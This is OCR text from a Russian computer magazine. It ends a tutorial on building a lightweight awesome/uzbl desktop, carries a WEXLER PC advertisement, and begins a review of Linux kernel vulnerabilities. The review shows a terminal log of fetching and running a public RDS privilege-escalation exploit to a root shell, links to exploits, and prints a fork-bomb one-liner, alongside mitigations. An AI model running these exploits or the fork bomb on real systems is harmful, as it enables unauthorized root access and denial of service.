Существует масса различных эмуляторов терминалов, однако наиболее удобным в использовании и непритязательным к системным ресурсам я считаю терминал rxvt-unicode. Он умеет все, что только может потребоваться от терминала, и почти не имеет зависимостей. Кроме того, нам понадобится внятный моноширинный шрифт, удобочитаемый и не режущий глаз. На эту роль лучше всего подходит классический консольный шрифт terminus, уже многие годы восхваляемый UNIX-старожилами.
Устанавливаем необходимые компоненты, плюс (во избежание путаницы) удаляем все остальные эмуляторы терминала из системы:

```
$ sudo apt-get install rxvt-unicode \
      xfonts-terminus
$ sudo apt-get remove xterm gnome-terminal
```


Создаем файл ~/.Xdefaults и пишем в него настройки:

```
$ vi ~/.Xdefaults
! Для совместимости прикидываемся xterm
URxvt*termName: xterm
! Желтый ненавязчивый фон
URxvt*background: #e0e0ac
! Черные буквы
URxvt*foreground: Black
! Отключаем скроллбар
URxvt*scrollBar: false
! Небольшой отступ от краев окна для лучшего восприятия
URxvt*internalBorder: 5
! Наш шрифт
URxvt.font: xft:Terminus:size=14
```

Все. Осталось только установить менеджер сетевых подключений, и можно считать, что каркас будущего десктопа готов.

Менеджер сетевых подключений

Без интернета жить нельзя, поэтому мы должны разобраться с тем, как собираемся к нему подключаться. По умолчанию в Ubuntu установлен менеджер соединений NetworkManager, но после переезда в собственный DE



info

• Предложенный в статье интерфейс как нельзя лучше подходит для нетбуков, на экранах которых многооконный (да еще и управляемый мизерным тачпадом) интерфейс выглядит несколько странно.

• Особенно удобным браузер uzbl становится после активации механизма подписи ссылок, который доступен по команде fl (fl* — отключить). После его включения напротив каждой ссылки появляется число, введя которое, ты попадешь на адресуемую ссылкой страницу.


• Браузер uzbl можно безгранично расширять с помощью скриптов, большое количество которых можно найти на страничке www.uzbl.org/wiki/scripts.

• В любой момент тему GTK-приложений можно поменять с помощью программы gtk-theme-switch (дополнительные темы находятся в пакетах gtk2-engines-*).



links

• awesome.naquadah.org/wiki/User_Contributed_Widgets — виджеты для awesome;
• awesome.naquadah.org/wiki/Beautiful_themes — темы для awesome.



Три эмулятора терминала в режиме тайлинга

Три окна и классический режим их расположения

перед нами встанет выбор, продолжать ли использовать его, поменять на другой или настраивать все вручную.

Я предлагаю остановиться на менеджере подключений wicd, который мне кажется более удобным и стабильным, а к тому же имеет консольный интерфейс. Установим его, заодно удалив NetworkManager:

```
$ sudo apt-get remove network-manager
$ sudo apt-get install wicd wicd-curses wicd-cli
```

Установщик автоматически пропишет wicd в автозапуск, поэтому после перезагрузки нам останется только запустить клиент.

Собираем все вместе

Теперь у нас есть четыре основных компонента рабочего стола, поэтому мы уже можем начать его использовать. Проще всего это сделать, просто перезагрузив машину. После этого на экране должно появиться окно slim. Нажимаем <F1> (чтобы выбрать сессию awesome), вводим имя и пароль. На экране появится awesome в своем дефолтовом виде (смотри скриншот).

Начинаем медитировать. Строка сверху — это статус-бар, его задача — показывать текущее состояние менеджера окон и управлять им (несмотря на ориентированность на клавиатурное управление, awesome можно контролировать с помощью мыши). Квадратный значок с его левой стороны — стандартная кнопка меню, с помощью которой можно запускать приложения и управлять WM. Меню можно вызвать без использования мыши, просто нажав комбинацию <Win+W>. Последовательность цифр от 1 до 9, расположенная сразу за кнопкой меню — это так называемые теги, аналоги виртуальных рабочих столов в других WM. Между ними можно переключаться мышкой или комбинацией <Win+номер>. С правой стороны расположен индикатор текущей раскладки окон (о нем мы поговорим чуть позже), перед ним — часы, а перед часами — трей (он не виден, пока в него не будет свернуто приложение). Между списком тегов и треем располагается стандартный таск-лист, показывающий открытые в данный момент окна (приложения). Сами приложения можно запускать тремя разными способами:

1. Через меню;
2. С помощью горячих клавиш (например, комбинация <Win+Enter> запускает терминал);
3. Через строку запуска, доступную по нажатию <Win+R> (аналог окна запуска по <Alt+F2> в других WM, появляется прямо в статус-баре, рядом со списком тегов, поддерживает историю и автодополнение).

Переключение между приложениями с одним тегом (то есть расположенными на одном виртуальном рабочем столе) осуществляется с помощью комбинаций <Win+J> (вперед), <Win+K> (назад) и <Win+Tab> (между двумя последними).

По умолчанию awesome работает в классическом режиме, позволяя таскать окна по экрану и накладывать их друг на друга. Однако все изменится после нажатия комбинации <Win+пробел>, которая переведет менеджер окон в тайловый режим: все окна окажутся на экране, деля его между собой.

Если окно одно — оно займет весь экран, два окна поделят экран на две части по вертикали, три — на три части и так далее. Awesome умеет располагать окна более чем десятком различных способов, переключаться между которыми можно с помощью клика по индикатору раскладки в правой стороне статус-бара (левый клик — вперед, правый — назад), либо с помощью все той же клавиатурной комбинации <Win+пробел> (вперед) или <Win+Shift+пробел> (назад). Очень трудно объяснить различия между всеми раскладками, поэтому рекомендую хорошенько поэкспериментировать. Добавлю лишь, что наиболее практичными я считаю три из них:

1. Плавающие окна. Первая и дефолтовая раскладка. Реализует модель обычных перекрывающихся окон, которые можно спокойно таскать по экрану с помощью комбинации <Win+левая кнопка мыши>, изменять размер с помощью <Alt+правая кнопка мыши> и накладывать друг на друга. Идеально подходит для многооконных приложений (таких как gimp) и для людей, которые не могут привыкнуть к тайлингу.

2. Первый слева, все остальные справа. Вторая по счету раскладка, она очень удобна для открытия множества терминалов (в одном top, в другом bash, в третьем — irc-клиент и так далее).

3. Все окна на максимум. Третья с конца раскладка, которая распахивает все открытые окна на полный экран (они как бы наложены друг на друга). Очень удобна для запуска больших графических приложений, требующих много пространства: браузеры, mail-клиенты, редакторы, таблицы и прочие.

В любой момент выбранное окно можно минимизировать с помощью клавиатурной комбинации <Win+N>, растянуть на весь экран с помощью <Win+M>, сделать плавающим, нажав <Win+Ctrl+Пробел> или закрыть — <Win+Shift+C>. Ширину окон можно изменять с помощью <Win+H> (больше) и <Win+L> (меньше).

Этой информации будет вполне достаточно, чтобы приступить к использованию awesome, но для того, чтобы почувствовать всю его мощь, не обойтись без правильного конфигурационного файла. В awesome используется язык сценариев lua, с помощью которого происходит как настройка менеджера окон под свои нужды, так и его расширение (на lua можно написать плагин практически любой сложности и прозрачно интегрировать его в менеджер окон). И хотя lua — очень простой язык (он напоминает сильно урезанный JavaScript), написанные на нем конфигурационные файлы получаются довольно длинными и сильно запутанными. Поэтому я уже подготовил хороший конфигурационный файл и выложил его на нашем диске. Ниже мы кратко пробежимся по его основным разделам.

В самом начале файла находится ряд директив require, подключающих дополнительные lua-библиотеки. К ним я добавил строку require(«vicious»), ответственную за подключение библиотеки vicious, которая реализует интерфейс подключаемых виджетов (в терминологии awesome виджеты это просто элементы статус-бара, отображающие какую-либо информацию).

Далее происходит инициализация темы менеджера окон с помощью функции beautiful.init. Я поменял стандартную тему на более светлую, но ты можешь выбрать другую, просто указав каталог темы в качестве аргумента функции (по умолчанию темы awesome лежат в каталоге /usr/share/awesome/themes/).

Ниже происходит установка значений стандартных опций, таких как дефолтовый эмулятор терминала, редактор, modkey (это клавиша, присутствующая во всех клавиатурных комбинациях awesome — по умолчанию Win, обозначенная в конфиге как Mod4). Далее идет перечисление доступных раскладок окон, названия стандартных тегов, инициализация меню, статус-бара, виджетов, установка стандартных клавиатурных комбинаций (кстати, я поменял комбинацию закрытия окна на <Ctrl+Q>, она мне кажется более удобной) и индивидуальные настройки приложений. В целом журнале не хватит места, чтобы описать, как все это работает, поэтому я остановлюсь только на двух важных моментах: виджетах и индивидуальных настройках приложений. В приведенном конфиге статус-бар отображает пять виджетов: скорость скачивания/загрузки по сети (для Wi-Fi), нагрузка на процессор, заполненность памяти, уровень заряда батареи и текущий уровень громкости (кстати, по нему можно кликать, чтобы уменьшать и увеличивать громкость). Ты можешь удалить или добавить новые виджеты, но тебе придется самому разбираться, как это сделать (благо в интернете есть немало руководств на русском, посвященных этому вопросу).

Раздел конфига, обозначенный комментарием «-- {{{ Rules», предназначен для настройки поведения окон отдельно взятых приложений. Его особенно удобно использовать, чтобы сделать окна выбранных приложений по умолчанию плавающими. Например, если мы хотим, чтобы окно плеера audacious не растягивалось на весь экран, а всегда открывалось, как в обычных WM, то мы должны добавить следующий блок в этот раздел (сразу за предыдущей подобной записью):

```
{ rule = { class = "Audacious2" },
properties = { floating = true } },
```

Имя класса (в данном случае «Audacious2») можно получить, введя в терминале команду «`xprop | grep WM_CLASS`» и кликнув по окну нужного приложения.

С менеджером окон все. Теперь необходимо настроить автозапуск приложений (нам нужно запускать хотя бы клиент wicd), переключение раскладки клавиатуры (отказавшись от DE, мы потеряли эту возможность) и автомонтирование сменных накопителей (еще одна вкусность DE).

Первая задача самая простая. Все, что требуется сделать для ее



Так выглядит awesome по умолчанию

решения, это просто прописать нужные команды в файл ~/.xsession, добавив в их конец знак '&'. Таким же образом решается и задача настройки переключения клавиатуры, а сам ~/.xsession в окончательном виде приобретает следующий вид:

```
$ vi ~/.xsession
# Wicd будет висеть в трее
wicd-client &
# Раскладка РУС-АНГЛ с включением по CAPSLOCK
# и индикацией с помощью светодиода на клавиатуре
setxkbmap "us,ru" ",winkeys" "grp:caps_toggle" &
# Запуск WM
exec awesome
```

Автомонтирование флешек проще всего реализовать с помощью демона halevt, который работает абсолютно прозрачно для пользователя и не требует настройки. Достаточно установить одноименный пакет в систему и добавить запуск демона в тот же .xsession (строка «pgrep halevt >> /dev/null || halevt &» прямо перед «exec awesome») и убрать его из автозапуска на системном уровне:

```
$ sudo rm /etc/rc{2,3,4,5}.d/S20halevt
```


Флешки будут монтироваться с флагом sync, поэтому перед извлечением их не нужно размонтировать. Найти содержимое можно в каталоге /media/метка-фс (или /media/disk, если ФС не имеет метки).

Браузер


Рабочий стол без браузера практически бесполезен, поэтому самое время подумать о том, как мы собираемся открывать веб-сайты.

В UNIX существует огромное количество всевозможных браузеров, начиная от минималистичных текстовых и заканчивая огромными тяжелыми комбайнами с множеством зависимостей. Однако среди них есть только один браузер, идеально вписывающийся в наше графическое окружение. Браузер uzbl (от английского слова usable — удобный) появился как идея создать веб-обозреватель, неуклонно следуя традициям UNIX, поэтому то, что получилось в результате, выглядит очень непохожим на все остальные браузеры. Во-первых, uzbl состоит из нескольких независимых программ, каждая из которых выполняет только одну функцию: uzbl-core отвечает за загрузку и рендеринг страниц (в его недрах движок WebKit), uzbl-cookie-daemon сохраняет и отдает cookie, uzbl-browser создает графический интерфейс, uzbl-tabbed добавляет к интерфейсу табы. Все остальные компоненты реализованы в виде подключаемых скриптов. Интерфейс браузера очень скромный и кроме статус-бара не содержит ни кнопок, ни адресной строки. Все управление происходит либо через минимальное меню, доступное по нажатию правой кнопки мыши, либо с помощью специальной системы команд и закрепленных за ними быстрых клавиш. Во многом команды и быстрые клавиши похожи на свои аналоги в редакторе Vim, поэтому те, кто предпочитают этот текстовый редактор, быстро освоятся в uzbl. Для остальных поясню: большинство действий в uzbl совершается





Так выглядят виджеты awesome



Браузер uzbl хоть и простой, но тест Acid3 почти прошел

с помощью одинарных нажатий на клавишу. Например, клавиша <r> перезагружает страницу, а <o> — открывает новую. Они существенно удобнее стандартных клавиатурных комбинаций с задействованием клавиши <Ctrl>, но накладывают свой отпечаток на стиль работы с браузером: каждый раз, когда придется использовать формы веб-страницы для ввода каких-либо данных, придется нажимать клавишу <i>, которая переведет браузер в так называемый «режим ввода», при этом все горячие клавиши отключаются, и клавиатура начинает работать в обычном режиме. Выход из режима ввода осуществляется нажатием <Esc>.
Браузер имеет довольно большое количество команд, поэтому их придется заучить. Наиболее используемые команды относятся к навигации и работе с текущей страницей:

uzbl: навигация по странице

```
h j k l — перемещение страницы (влево, вниз, вверх,
вправо)
<< — перейти к концу страницы
>> — перейти к началу страницы
+ — изменение масштаба
1 2 — изменение масштаба между стандартным и большим
/ ? — поиск (вперед, назад)
n N — переход между результатами поиска (вперед, назад)
S — остановить загрузку страницы
r — перезагрузить страницу
```

На втором месте находятся команды, предназначенные для навигации по сайтам:

uzbl: навигация по сайтам

```
o — открыть новую страницу (после нажатия необходимо
ввести URL)
O — открыть новую страницу, отредактировав адрес теку-
щей
p — перейти на страницу, адрес которой находится в буфе-
ре обмена
gg — ввести поисковый запрос google
b — перейти к предыдущей странице
n — перейти к следующей странице
```

Особое место занимают команды для перехода между табами (они работают только в uzbl-tabbed):

uzbl: переход между табами

```
gn — создать новую вкладку
go — создать новую вкладку и ввести адрес сайта
gC — закрыть текущую вкладку
g< — перейти к первой вкладке
g> — перейти к последней вкладке
gt — к следующей вкладке
gT — к предыдущей вкладке
gi — к указанной вкладке
```

Кроме всего перечисленного, uzbl имеет довольно интересную систему закладок, навигация по которой осуществляется с помощью меток. Ты просто нажимаешь <Ctrl+b>, вводишь метку, и текущая страница сохраняется в закладках. Вновь открыть ее можно, нажав <u>, введя имя метки и выбрав страницу с помощью клавиши <Tab> (эта функциональность реализована с помощью dmenu, который содержится в пакете suckless-tools). Клавиша <U> позволяет таким же образом загрузить страницу из истории. Для выхода из браузера используется двойное нажатие клавиши <Z>.
Настройки браузера хранятся в файле .config/uzbl/config, исправленный вариант которого есть на диске (кстати, я убрал все настройки, связанные с табами, так как awesome сам предоставляет такую функциональность). Он прост в понимании и достаточно хорошо документирован, поэтому разобраться будет нетрудно.

Что дальше?

Теперь у нас есть базовое окружение рабочего стола, который, тем не менее, еще нельзя использовать каждодневно. Для нормального существования понадобится ворох приложений. Опытным путем было выяснено, что с рабочим столом лучше всего сочетается следующее ПО:

- **rox-filer** — минималистичный, но очень удобный графический файловый менеджер (в качестве альтернативы можно использовать чуть более тяжелый Thunar из XFCE);
- **(g)vim** — редактор-легенда, выбор всех гиков (да, есть еще emacs);
- **abiword** — редактор офисных документов (хотя можно использовать docs.google.com);
- **zathura** — минималистичный ридер PDF-документов с управлением в стиле vim (в качестве более простой в понимании альтернативы можно задействовать evince);
- **mplayer** — видеопроигрыватель, не имеет графического интерфейса, поэтому очень удобен (к тому же показывает все, что только подсунут);
- **audacious2** — аудиоплеер с простым и удобным интерфейсом (в моем конфиге awesome уже есть настройка для него, поэтому будет открываться в небольшом окне посередине экрана);
- **mutt** — невероятно удобный консольный mail-клиент (требует много времени для привыкания и конфигурирования, поэтому может быть заменен на gmail);
- **mcabber** — лучший консольный jabber-клиент (как вариант, можно использовать более дружелюбный tkabber);
- **feh** — минималистичный и очень быстрый просмотрщик изображений;
- **scrot** — консольная утилита для снятия скриншотов;
- **burn** — простая и очень удобная резалка дисков, работающая в режиме командной строки (в качестве легкой графической альтернативы сгодится xfburn из XFCE).

WEXLER.HOME 903

Много лет назад мы все заморачивались покупкой комьютера по частям и самостоятельно собирали его, посмеиваясь над производителями готовых сборок (и непременно теми, кто их покупает). Мол, и железо они подбирают не оптимальное, и продают втридорога. Романтика handycraft'a давно ушла, пришел простой расчет. Оказалось, что готовые сборки с установленной системой зачастую обходятся дешевле, чем собирать компьютер самому. Легче пойти в магазин и купить компьютер с классной конфигурацией за хорошую цену. В случае с WEXLER.HOME 903 с 64-битной Windows® 7 на борту ты получаешь практически топовую машину, которая идеально подойдет для игр.



Процессор

В качестве процессора используется мощный двухядерный процессор Intel® Core™ i5-650 с частотой 3,2 ГГц и кэш-памятью 4 Мб. CPU имеет встроенный контроллер памяти и поддерживает технологию Turbo Boost, автоматически разгоняющую его под нагрузкой (например, в последних играх). Более того, такие процессоры поставляются еще и со встроенным контроллером памяти.

Видео

За игровые возможности отвечают две видеокарты GeForce GTX 460, основанные на новейшей вычислительной архитектуре «Fermi». Благодаря высокой производительности в режиме DirectX 11 тесселяции процессор GTX 460 обеспечивает идеально четкую графику без ущерба для скорости, а поддержка технологий NVIDIA 3D Vision™, PhysX® и CUDA™ позволяет визуализировать все самые потрясающие эффекты, на которые способны компьютерные игры. Просто выставляй настройки графики на максимум.

ОЗУ

Компьютер WEXLER.HOME 903 укомплектован оперативной памятью 4 Гб, работающей в двухканальном режиме. Благодаря этому работа с каждым из двух установленных модулей памяти осуществляется параллельно. Пускай технология и не дает теоретического увеличения пропускной способности в два раза, но, тем не менее, вносит ощутимый результат.

Блок питания

Набор мощного железа не может обойтись без надежного питания. В WEXLER.HOME электропитание осуществляется с помощью надежного блока питания мощностью 750 Вт. Это даже больше, чем нужно, но зато обеспечивает хороший запас надежности.

Софт

На всех компьютерах WEXLER.HOME 903 предустановлена операционная система Windows® 7 Домашняя расширенная. Использование именно 64-битной версии не случайно: благодаря этому удается задействовать все 4 Гб установленной в компьютере памяти. Помимо ОС, дополнительно установлен бесплатный антивирус Microsoft® Security Essentials и Office 2010 Starter (включает в себя ограниченный функционал Word® и Excel®, для активации полнофункциональной версии необходимо приобрести ключ продукта).



Мы рекомендуем подлинную ОС Windows® 7.



ЗАО «БТК» — официальный дистрибутор техники WEXLER в России
Единая служба поддержки Wexler:
+7 (800) 200-9660
www.wexler.ru

Юрий «Adept» Видинеев adeptg@gmail.com



Уязвим и очень раним

Обзор самых опасных и интересных уязвимостей в GNU/Linux за последнее время

Сегодня мы представим твоему вниманию самые опасные уязвимости в GNU/Linux за последнее время и покажем, что без дополнительных средств защиты и регулярных обновлений он тоже очень уязвим.

Kernel

Ядро — самая важная и, пожалуй, самая сложная часть ОС (если это, конечно, не микроядро). Linux содержит более тринадцати миллионов строк кода. Поэтому не удивительно, что периодически в нем обнаруживают уязвимости. Так, например, в октябре прошлого года в коде, отвечающем за поддержку протокола RDS (Reliable Datagram Sockets), была обнаружена уязвимость, позволяющая повысить свои привилегии в системе до root (CVE-2010-3904). RDS предназначен для высокоскоростного обмена данными между узлами (прежде всего, в кластере) и нацелен на использование шины InfiniBand. Он был создан в недрах корпорации Oracle и широко используется, пожалуй, только в ее продуктах. Таким образом, штука эта весьма и весьма узкоспециализированная. Однако этой уязвимости оказались подвержены большинство дистрибутивов, так как в них поддержка

Часть кода эксплоита-бэкдора от Ac1db1tch3z

```
[adept@localhost ~]$ wget http://vsecurity.com/download/tools/linux-rds-exploit.
c
--2010-11-29 20:06:17--  http://vsecurity.com/download/tools/linux-rds-exploit.c
Resolving vsecurity.com... 209.67.252.12
Connecting to vsecurity.com|209.67.252.12|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6435 (6.3K) [text/x-c]
Saving to: "linux-rds-exploit.c"

100%[======================================>] 6,435       20.9K/s   in 0.3s

2010-11-29 20:06:18 (20.9 KB/s) - "linux-rds-exploit.c" saved [6435/6435]

[adept@localhost ~]$ gcc linux-rds-exploit.c
[adept@localhost ~]$ ./a.out
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
[*] Resolving kernel addresses...
 [+] Resolved rds_proto_ops to 0xe0866518
 [+] Resolved rds_ioctl to 0xe0861000
 [+] Resolved commit_creds to 0xc0450093
 [+] Resolved prepare_kernel_cred to 0xc045089e
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
[*] Got root!
sh-4.1#
```

Использование уязвимости в RDS-модуле


RDS была вкомпилирована модулем (CONFIG_RDS=m). Уязвимость подтвердили для всех ядер с поддержкой RDS: с 2.6.30 по 2.6.35.
Обнаружив уязвимость, Дэн Розенберг из Virtual Security Research сначала сообщил о ней разработчикам ядра, и только после того, как они выпустили фикс (15 октября 2010), Дэн обнародовал данные об уязвимости (19 октября) и опубликовал эксплоит, который можно взять здесь: www.vsecurity.com/download/tools/linux-rds-exploit.c. Работу эксплоита ты можешь наблюдать на иллюстрации к статье. Быстрее всех обновление вышло к Ubuntu (9.10, 10.04 и 10.10) — 19 октября. RedHat выпустил обновления к своим продуктам только 25 октября (обновление долго тестировалось). Debian Lenny с относительно стареньким 2.6.26 не был подвержен уязвимости ввиду отсутствия поддержки RDS. Пока брешь не была закрыта, производители предлагали заблокировать загрузку модуля rds (если протокол не используется):

```
# echo "blacklist rds" > \
        /etc/modprobe.d/blacklist-rds.conf
```

Следующая интересная уязвимость в ядре любопытна не столько сама по себе, сколько благодаря истории, развернувшейся вокруг нее. В 2007 году известный исследователь безопасности Бен Хоукс обнаружил опасную транзакцию 32-битных вызовов в 64-битных ядрах. Эта уязвимость позволяла повысить свои привилегии в системе до root. Ben сообщил об этом разработчикам, и они исправили ошибку. Каково же было его удивление, когда в 2010 году он обнаружил уязвимость на том же месте, как ни в чем не бывало. Оказалось, что в 2008 году из-за его первоначального патча была обнаружена регрессия, и код был исправлен таким образом, что уязвимость появилась вновь. Таким образом, все ядра, вышедшие в 2008-2010, оказались уязвимы. Но это еще не конец истории. Бен Хоукс выложил PoC, демонстрирующий, что уязвимость существует: sota.gen.nz/compat2/robert_you_suck.c. Через некоторое время в общем доступе на seclists.org появился уже не PoC, а вполне себе работающий эксплоит от Ac1db1tch3z: seclists.org/fulldisclosure/2010/Sep/att-268/ABftw_c.bin. PoC Бена содержал менее двухсот строк кода и был легко читаем, эксплоит же от Ac1db1tch3z был размером больше тысячи строк и практически нечитабелен. И, как оказалось, не зря. Ребята из Ksplice обнаружили, что этот эксплоит является одновременно бэкдором, позволяющим удаленно получить права суперпользователя на данном компьютере. По одним данным, бэкдор накрепко поселялся в системе, по другим — для лечения достаточно перезагрузки. Наглядная демонстрация того, что не стоит запускать подобные вещи. В крайнем случае — на виртуальной машине... отдельного тестового компа.
Следующая уязвимость в ядре (CVE-2010-2240) примечательна своей «живучестью» и широким спектром уязвимых версий: она была известна минимум шесть лет, но не была исправлена по нелепой случайности. Затрагивает, скорее всего, все ядра ветки 2.6 (а возможно, и 2.4). Уязвимость сидит в одной из самых важных подсистем ядра, отвечающей за управление памятью: оказывается, ядро допускало пересекающиеся границы для двух разных областей виртуальной памяти. Таким образом, при соблюдении определенных условий можно было добиться выполнения произвольного кода. Проще всего для эксплуатации уязвимости было использовать X-сервер (с расширением MIT-SHM) и любое графическое приложение (необязательно специально написанное, теоретически подойдет, например, дырявый браузер или PDF-ридер). Подробную инфу по эксплуатации уязвимости через X-сервер можно почерпнуть в документе xorg-large-memory-attacks.pdf на сайте www.invisiblethingslab.com.
Защитить от эксплуатации данной уязвимости не способны ни SELinux, ни chroot. Как временное решение по защите от атаки именно на X-сервер было предложено отключить MIT-SHM, добавив в xorg.conf:

```
$ cat /etc/X11/xorg.conf
Section "Extensions"
   Option "MIT-SHM" "disable"
EndSection
```

Для устранения данной уязвимости срочно были выпущены обновления ядер 2.6.32.19, 2.6.34.4 и 2.6.35.2. Примечательно, что еще в 2004 году разработчики из SUSE предложили свой патч, но по каким-то причинам он не был включен в ванильное ядро. SLED и openSUSE данной уязвимости не имеют. К сожалению, не все уязвимости удается пофиксить полностью и достаточно оперативно. Яркий тому пример — совсем свежая уязвимость в ядре, позволяющая от локального непривилегированного пользователя осуществить DoS-атаку. Код для проверки «подвержена ли твоя система данной уязвимости» можно взять тут: lkml.org/




▷ info

suid-бит — атрибут исполняемого файла, позволяющий запустить его с правами владельца.



▷ links

• grsecurity.net — офсайт патча grsecurity;
• www.gentoo.org/proj/en/hardened/ — Gentoo для параноиков, с интегрированным grsecurity и другими патчами;
• www.openwall.com/Owl/ — еще один дистрибутив, помешанный на безопасности.



Опции конфигурирования grsecurity

lkml/2010/11/25/8. На некоторых конфигурациях выполнение этого кода приводит к 100% загрузке всех ядер процессора, исчерпанию файловых дескрипторов и зависанию. На других — процесс просто сильно загружает систему. Обнаружить какую-нибудь закономерность в версии ядра, разрядности и так далее пока не удалось. Причем, если слегка модифицировать данный код, то он вполне способен повесить и некоторых представителей BSD-семейства, например FreeBSD 8.1 или OpenBSD 4.8.
В отличие от той же банальной форк-бомбы (например, классической «:(){ :|:& };:»), данный код имеет следующие особенности:
• Невозможность выставить какие-нибудь ограничения через ulimit (основной способ защиты от форк-бомб);
• Процесс нельзя убить. Даже от root. Даже через «kill -KILL». Поможет только перезагрузка.
На момент написания статьи еще не существует патча, устраняющего данную проблему на всех конфигурациях. Есть только частично устраняющие проблему.

System

